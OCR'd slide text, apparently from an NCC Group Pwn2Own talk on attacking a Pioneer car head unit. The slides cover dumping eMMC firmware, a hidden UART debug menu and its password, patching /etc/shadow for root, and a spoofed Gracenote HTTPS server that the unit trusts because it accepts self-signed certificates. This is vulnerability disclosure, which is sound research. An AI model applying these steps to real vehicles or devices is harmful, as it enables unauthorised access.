
eMMC - In Circuit Programming

- Probes attached to eMMC chip pads




eMMC - In Circuit Programming


- Solder up for hardware programmer
  - Microscope for the tiny via
  - Hold SOC in reset using **NSYSRST** pin
  - Try fully dump firmware but still get hit by watchdog
- Watchdog only allows about 5 seconds of reading/writing
- Use initial dump to work out */etc/shadow* offsets
  - Patch region at offset within 5 seconds




eMMC - In Circuit Programming

Hardware Programmer





root!



Hardware - Summary

- eMMC Chip Off
  - Firmware Dump
- UART
  - Solder FPC 10-pin connector
  - Access hidden debug menu (3-1-3-1-2)
    - Enter password: "`POSEIDONDBG ON`"
    - Debug Serial Output – On
    - Console Input – On
  - Solder RX broken trace
  - Patch **`/etc/shadow`** via in-circuit eMMC programming

Pwn2Own Exploit – Software Attacks


- Competition rules state hardware attacks are not allowed!
- Vulnerability must result in code execution
- Identified a bug during insecure HTTPS response handling

Fake HTTPS Server


- Host a WiFi Hotspot
  - Attacker controlled DHCP
    - Attacker controlled DNS
      - Attacker controlled HTTPS server
- All HTTPS responses for `api.sports.gracenote.com` are attacker controlled
  - (Insecure – accepts self-signed SSL certificates)

CarAVAssist – Configure Sports Team


- Pioneer CarAVAssist App
  - Favourite Sports Teams
    - Add Team
      - Soccer
        - Premier League – 2024/2025
          - Manchester United



Transfer Mode - Sync



Transfer Mode - Sync




Fake Gracenote Server – Sports Event Request

```
GET /gns-api/sportsorganizations/GN3FVY8T5JA2B3G/sportsevents?
eventType=MATCH&
dateFrom=2024-1-13&
dateTo=2024-1-17&
includeParticipants=false&
includeOrganizations=false&
includePersons=false&
fields=id%2C+meta%2C+startDateLocal%2C+scheduledStartTimeUtc%2C+status%2C+state&
api_key=
```

Team Id

Fake Gracenote Server – Sports Event Fake Response

Fake Gracenote Server – Sports Event Participants Request



nccgroup

Fake Gracenote Server – Sports Event Participants Fake Response


Fake Gracenote Server – Sports Organizations Request

nccgroup


Fake Gracenote Server – Sports Organization Fake Response

nccgroup

